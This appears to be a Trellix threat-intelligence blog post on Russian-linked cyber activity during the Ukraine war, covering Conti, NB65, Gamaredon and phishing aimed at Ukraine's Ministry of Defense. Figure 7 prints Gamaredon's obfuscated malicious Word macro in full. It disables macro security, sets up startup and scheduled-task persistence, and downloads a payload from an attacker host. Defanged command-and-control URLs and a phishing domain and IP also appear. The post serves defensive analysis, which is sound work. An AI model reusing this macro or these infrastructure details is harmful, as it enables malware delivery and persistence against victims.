
Growling Bears Make Thunderous Noise

trellix.com/en-us/about/newsroom/stories/threat-labs/growling-bears-make-thunderous-noise.html



Stories

The latest cybersecurity trends, best practices,
security vulnerabilities, and more

By Trellix · June 6, 2022

Per public attribution, Russian cybercriminal groups have always been active. Their tactics, techniques, and procedures (TTPs) have not significantly evolved over time, although some changes have been observed. Lately, the threat landscape has changed, as multiple domains have partially merged. This trend was already on-going, but the increased digital activity further accelerated and exposed said trend. This paper will cover the cybercriminal evolutions over time, the impact of a (cyber)war, observed activity, and finally a call to action.

Cybercriminal evolutions over time

The changes over time can be split into multiple evolutions, where each evolution is based on the one prior. This section provides insight into these evolutions, in chronological order. As these events unfolded organically, it is important to note that there is no exact date when one transformed into another. The goal here is to provide a further understanding of the historic events which occurred prior to the latest, and still ongoing, transformation.

Cybercrime

Whenever there is money to be made, there are people willing to risk it all. Some aren't shy to break the law to gather a fortune, although each criminal individual's actions differ, the result is the same. The digital world is certainly no exception, where one can argue that the anonymous nature of online interactions might be an accelerant. Most offenders generally operate based on opportunity. A server which hasn't been patched for years makes for an easy target, especially with publicly available tooling to exploit the discovered vulnerabilities.

Organized cybercrime

The next step, as is also seen in traditional crime, is for individuals to organize themselves. The more generalist nature of the original cybercriminals required defenders to uphold a certain level of security. The bundling of forces allows individuals to branch out into a specific area of expertise. As such, the previously set security standards become insufficient, thus requiring blue teams to raise the bar. With the additional knowledge, groups can exploit vulnerabilities based on incomplete write-ups or partial proof-of-concepts. Their targets are still opportunity based, allowing the actors to target a wider variety of potential victims. The path of the least resistance is generally the most profitable here.

Nation state campaigns

Nation state campaigns are often set up with a different goal than (organized) cybercrime. Usually, such actors conduct online espionage, potentially along with in-person espionage. These groups are commonly characterized by their advanced methods, their persistent nature, and the threat they pose, commonly summarized as an Advanced Persistent Threat, abbreviated as APT. Their goal is to complete the set objective(s), without solely relying on opportunity.

Naturally, misconfigured machines and publicly available exploits provide ample opportunities to these groups, as can be seen with the ProxyLogon and ProxyShell vulnerabilities and their aftermath. These groups are, in contrast to most (organized) cybercrime, able to find their own way into a given target. The more advanced nation states are capable of finding vulnerabilities and creating their own exploits for them, ahead of the

general public. This makes such an attack difficult to defend against, and the relentless nature of these groups drags the battle between the attacking and defending groups on, until the victim is either compromised, or no longer of strategic value for the attacker.

Additionally, nation state backed groups do not always opt to profit directly from their activity. Taking systems hostage with ransomware, or simply wiping them using a wiper, imposes a cost on victims as they need to restore their systems, deal with downtime, and ensure the integrity of the (seemingly) unaffected systems.

Merging domains

Long has there been speculation with regards to nation state involvement in (organized) cybercrime. This is difficult to prove in general, and even with some proof, skeptics continue to poke holes in the attribution. The leak of the Conti chats, more on which below, has provided solid evidence of the group's ties with the Russian government. The amount of proof for such a claim is the first of its kind and allows analysts to view the exact conversations between actors. The criminals benefit by getting "immunity" of sorts, whereas the nation state benefits from the covered operation under the flag of the actor. Especially in the case when collaborating with a ransomware gang, such as Conti, the encrypted systems provide little information about the intrusion and activities on the system. This further masks the actions that were performed on the system.

Since many Ukraine government sites were taken offline by suspected Russian actors in January 2022, Trellix Threat Labs has seen many parties involved, from civilian groups, such as the different 'anonymous' movements, to semi-government sponsored groups like the 'Ukrainian Cyber Army', to nation-state groups that disrupt communication and infrastructure. Each of them is leveraging open-source adversary tools in their attacks, which makes it difficult to attribute the attacks to one or more specific groups. In the image below, the distinct groups, and the most prevalent observed attack methods, Trellix Threat Labs has observed over time are given. They categorized into 'AN_' groups, the anonymous movement like groups; 'Pro_' groups, which are conducting attacks showing their allegiance towards one of the countries involved in the conflict; and 'APT_' groups, nation-state-sponsored groups.




Figure 1. Overview of groups involved in the conflict.

As one can imagine, tracking activities on the social media platforms many of these groups are using can be challenging. From the information posted, one must consider: is it reliable, is it misinformation, is it propaganda, are images or data manipulated or backdoored?

With these attacks happening, the barriers which are traditionally seen between the different actors are blurring. As barriers become distorted, filling out a diamond model of intrusion on the different actors involved gets more complicated because of the similar tools and techniques and targets.




Figure 2. Fading barriers

As illustrated earlier on, the Conti ransomware group's stance with regards to the Russian invasion in Ukraine cost them, as their data was leaked, providing researchers not only with the aforementioned chat leaks, but also a copy of the ransomware's source code. A pro-Ukrainian group, dubbed NB65, then took this source code and modified it, after which they started to attack targets in Russia. Due to the police's protection, the actor's own region is often left unaffected, a small price to pay to ensure little to no police involvement, making this move rather unheard of. Below is a screenshot of the NB65's ransomware note.




Figure 3. Ransom note

Cybercriminal groups could have been used to gain access credentials from potential targets. We have seen from the leaked Conti chats that the group was in contact with government officials that asked for 'information' on compromised networks. Why spend resources gaining credentials when it is possible to ask cybercrime groups for access credentials then offer 'protection'? Once long-term access has been established, intelligence can be exfiltrated and during a conflict, disruptive actions can be executed, as can be read about in the next section.

The impact of (cyber)war

With the ever-increasing intertwining of our digital and physical lives, the impact of a (digital) war is increasing day by day. There's been a lot of speculation about a "full blown cyberwar" prior to the Russian invasion. Something can be said in favor of these arguments, but when missiles explode in your vicinity, computers aren't that interesting anymore. Once the most direct danger has passed, however, the digital domain is vital to securely and timely communicate with one another. It is also a safe way to perform reconnaissance, in contrast to sending a squad to scout a hostile area.

To support our customers and the people of Ukraine, Trellix Threat Labs coordinated with multiple government institutions to provide them with the necessary telemetry insights, intelligence briefings and analysis of the malware tools used by Russian actors. A large portion of Trellix's efforts were performed in discretion as protection of our customers is our highest priority.

Observed activity

Just as physical warfare uses a multitude of military tactics and equipment, Trellix Threat Labs has observed similar activity on the cyberfront, including but not limited to wipers, spear-phishing, back-doors, vulnerabilities, and many other techniques. In the following sections, several of these activities will be highlighted, along with the attributed actors.

Initially, we observed different groups using several tactics to gain access, gather information and credentials, and establish and maintain access to the victim's networks. The visualization below showcases which groups were observed, along with their initial attack modus operandi, after which they determined their next steps.




Figure 4. Initial attack techniques used by observed groups

Gamaredon

Over the years, the pro-Russian Gamaredon group has been digitally operating in Ukraine. Their targets are mostly national institutes and government entities, based on Trellix Labs' observations.

From February to March 2022, we observed a Word document attached to a spear-phishing e-mail which was created to appear as a legitimate Ministry of Foreign Affairs document, while it was backdoored with a VBS script to download and install a persistent file on the victim's machine.





Figure 5. Attack overview Gamaredon using backdoored Office documents


МІНІСТЕРСТВО ЗАКОРДОННИХ СПРАВ УКРАЇНИ

Михайлівська площа, 1
м. Київ, 01018, Україна

Тел.: (044) 238 17 48; факс: (044) 238 18 88
E-mail: zsmfa@mfa.gov.ua
Код ЄДРПОУ 00026620

MINISTRY OF FOREIGN AFFAIRS OF UKRAINE

1 Mykhailivska Square
Kyiv, 01018, Ukraine

24.06.2019 №71/BMV/020-546-994

Керівникам закордонних дипломатичних у
(де ведеться реєстр усиновлених дітей)

Щодо узагальнення інформації ЗДУ стосовно активізації діяльності у сфері нагляду за усиновленими дітьми

Figure 6. Example of the document

After opening this document, the script in the macro code was executed:

```
Attribute VB_Customizable = True
Private Sub Document_Open()
Dim WSaASCBGX
WSaASCBGX = "Set SoCBGXmestring=CreateObject(""WScript.Shell"")"
Set WSasdextCBGX = CreateObject("WScr" + "ipt.Network")
Dim NCBGX, DoXCBGXstr
Set obCBGXas = CreateObject("Scripting.FileSystemObject")
NCBGX = obCBGXas.Drives("C:").SerialNumber
CosCBGXame = WSasdextCBGX.ComputerName
Dim strRanCBGX, vbbCBGX, vbbsaCBGX
KeyTEXT01$ = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & Application.Version & _
"\Word\Security\"
CreateObject("WScript.Shell").RegWrite KeyTEXT01$ & "AccessVBOM", 1, "REG_DWORD"
CreateObject("WScript.Shell").RegWrite KeyTEXT01$ & "VBAWarnings", 1, "REG_DWORD"

strRanCBGX = "C:\Users\" + WSasdextCBGX.UserName + "\AppData\Ro" + "am" + "ing\Microso" + "ft\Wi" + "ndows\St" + "art Menu\P" + "rogr" + "ams\St" + "artup\" +
"ExelCreate_v.ACBFDE98.vbs"
vbbCBGX = "On Error Resume Next:" + WSaASCBGX + ": SoCBGXmestring.R" + "un ""sch" + "tasks /Cr" + "eate /SC MI" + "NUTE /MO 12 /F /tn " + "Word.Downdlo" + "ads
\" + WSasdextCBGX.UserName + "\AppDa" + "ta\Roam" + "ing\M" + "icrosoft\Ex" + "cel\ExelCreate_v.ACBFDE98.vbs"", 0, false"
vbbsaCBGX = "On Error Resume Next:" + WSaASCBGX + ": SoCBGXmestring.R" + "un ""sch" + "tasks /Cr" + "eate /SC MI" + "NUTE /MO 13 /F /tn Word" + ".Docu" + "ments
\Users\" + WSasdextCBGX.UserName + "\AppDa" + "ta\Loca" + "l\T" + "emp\ExelCreate_v.ACBFDE98.exe"", 0, false"
 Open strRanCBGX For Output As #2
 Print #2, vbbCBGX & vbCrLf & vbbsaCBGX & vbCrLf
 Close #2

DoXCBGXstr = "http://saprit.space/" & CosCBGXame & "_" & Hex(NCBGX) & "/ACBFDE98.rar"
SaveCBGX = "C:\Users\" & WSasdextCBGX.UserName & "\AppData\Local\Temp\ExelCreate_v.ACBFDE98.exe"
Set finsCBGX = CreateObject("Scripting.FileSystemObject")
```

Figure 7. Macro code example

Cleaning up the code, we observe the creation of a scheduled task. The task's schedule frequency is set to minutes, where the modifier is set to 12.

Wscript.exe launching "C:\\Windows\\System32\\schtasks.exe" /Create /SC MINUTE /MO 12 /F /tn Word.Downdloads /tr

The scheduled task downloads the payload from this website:

hxxp://saprit.space/ACBFDE98.rar

After the download, the rar file is renamed to a .exe file and is saved as a vbs file:

C:\\Users\\3e837342b1d29db33fcb762a84f23aa5\\AppData\\Roaming\\Microsoft\\Excel\\ ExelCreate_v.ACBFDE98.vbs

Unfortunately, the final payload was not available for analysis, but the pattern of intrusion and macro code were similar observed by others investigating this same actor.

During that same timeframe, we observed a similar document used to target victims. Although both documents are dated (based on metadata, but we realize these can be manipulated), it could either be a case of simulating an attack or re-using the same modus operandi with adjusted payloads.

When the macro is executed in the second document, it follows the below steps:

- Winword.exe creating the file "C:\Users\\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\IndexOffice.vbs"
- Wscript.exe launching the process schtasks.exe with command line "C:\Windows\System32\schtasks.exe" /Create /SC MINUTE /MO 12 /F /tn Word.Downdloads /tr C:\Users\ \AppData\Roaming\Microsoft\Office\IndexOffice.vbs
- Wscript.exe launching the process schtasks.exe with command line "C:\Windows\System32\schtasks.exe" /Create /SC MINUTE /MO 15 /F /tn Word.Documents /tr C:\Users\\AppData\Roaming\Microsoft\Office\IndexOffice.exe
- Downloads payload from hxxp://cornelius.website/WindowsNewsense.php
- Appends and creates the file 'IndexOffice.vbs)

Phishing the Ukrainian Ministry of Defense

In March, we observed several phishing attempts trying to impersonate the Ministry of Defense of Ukraine. One email, sent on March 23rd, had the subject "Доступний новий ресурс" ("A new resource is available" in English), and was sent to at least 42 recipients. The URL in the message pointed to hxxp://file-milgov[.]systems/ and the domain resolved to

the following IP 93.95.227[.]226, which belongs to a hosting provider in Iceland. We were not able to identify who might have setup these campaigns. In the bigger picture of observing several tactics and techniques being used, this is another example of adversaries can attempt to gain credentials from victim networks.

Upon closer inspection of the webpage, it asks for a username and password and identifies itself as the “Міністерство Оборони України Файлове сховище”, which translates to “Ministry of Defense of Ukraine File Storage” in English.

